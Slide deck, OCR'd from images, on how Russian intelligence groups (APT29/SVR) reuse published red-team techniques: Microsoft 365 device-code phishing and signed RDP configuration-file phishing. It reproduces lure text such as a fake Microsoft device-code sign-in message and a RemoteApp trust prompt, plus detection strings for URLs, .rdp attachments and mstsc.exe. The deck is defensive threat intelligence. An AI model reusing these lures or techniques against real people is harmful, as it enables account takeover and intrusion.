
Red Russians: How Russian APTs are following Red Team Research

BY WILL THOMAS



whoami.exe

- Will Thomas
- Senior Threat Intelligence Advisor @ Team Cymru
- Former Head of Threat Hunting @ EQUINIX
- Former CTI Researcher @ CYJAX
- Co-Founder of Curated Intelligence
- Co-Author of SANS FOR598: Cybercrime Investigations course
- Co-Founder of BSides Bournemouth & Bournemouth 2600

In Short:

- The Russian Intelligence Services are being lazy

- They are copying free offsec techniques shared by researchers with great effect

- We need to try harder

Why This Matters

RED TEAM

- Your techniques are being used to hack your own governments
- You live in a society
- You use public services


BLUE TEAM

- Pay attention to what Red Teamer publish
- These techniques are shared publicly before they are exploited in the wild
- Use this knowledge to detect techniques before they are used

Relevant Russian Intelligence Services

- Military Intelligence Service (GRU)
  - APT28 (Mandiant/Google)
  - FANCY BEAR (CrowdStrike)
  - Forest Blizzard (Microsoft)
- Foreign Intelligence Service (SVR)
  - APT29 (Mandiant/Google)
  - COZY BEAR (CrowdStrike)
  - Midnight Blizzard (Microsoft)
- Federal Security Service (FSB)
  - Turla (Kaspersky)
  - VENOMOUS BEAR (CrowdStrike)
  - Secret Blizzard (Microsoft)


M365 DEVICE CODE PHISHING BY SVR IN FEB 2025



Campaign Summary

- Ongoing since August 2024 and have targeted governments, NGOs, and a wide range of industries in multiple regions
- They created lures that resemble messaging app experiences including WhatsApp, Signal, Element, and Microsoft Teams
- Microsoft assesses with moderate confidence that Storm-2372 aligns with Russian interests, victimology, and tradecraft
- Volexity is tracking this activity under three different threat actors and assesses with medium confidence that at least one of them is APT29 (SVR)

- Disclosed earlier:
  - By Black Hills in May 2023: https://www.blackhillsinfosec.com/dynamic-device-code-phishing




Welcome to Element Need help?

Join the chatroom

Chatroom : **MatrixServer**

ID: [redacted]

For organizers: Chatroom options



Microsoft Device Code


To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code AL7RBQGSV to authenticate.

Sincerely,
Microsoft Device Security Team

Microsoft Corporation | One Microsoft Way Redmond, WA 98052-6399

This message was sent from an unmonitored email address. Please do not reply to this message.

Privacy | Legal



Enter code

Enter the code displayed on your app or device.

Code

DETECTING M365 DEVICE CODE PHISHING


Detection Opportunities:

- "microsoft.com/devicelogin”
- "login.microsoftonline.com/common/oauth2/deviceauth"

Log Sources:

- Any sources where you get URLs e.g., Web Proxy (Zscaler)
- Email Logs

RDP CONFIG PHISHING BY **SVR IN OCTOBER 2024**




Campaign Summary

Highly targeted spear-phishing emails to individuals in government, academia, defense, non-governmental organizations, and other sectors

They sent a signed Remote Desktop Protocol (RDP) configuration file that connected to an actor-controlled server

- Disclosed earlier:
  - By Black Hills in Feb 2022: https://www.blackhillsinfosec.com/rogue-rdp-revisiting-initial-access-methods/



Starting your app

AWS Secure Storage Connection Stability T...

Do you trust the publisher of this RemoteApp program?

This RemoteApp program could harm your local or remote computer. Make sure that you trust the publisher before you connect to run this program.

Publisher:	[redacted]
Type:	RemoteApp program
Path:	AWS Secure Storage Connection Stability Test v240...
Name:	AWS Secure Storage Connection Stability Test v240...
Remote computer:	[redacted]

□ Don't ask me again for remote connections from this publisher

DETECTING RDP CONFIG PHISHING


Detection Opportunities:

- ".rdp“ as email attachments
- "mstsc.exe" with the "/v" flag to connect to a remote server

Log Sources:

- Email Gateway Logs
- Windows Event Logs (EDR)

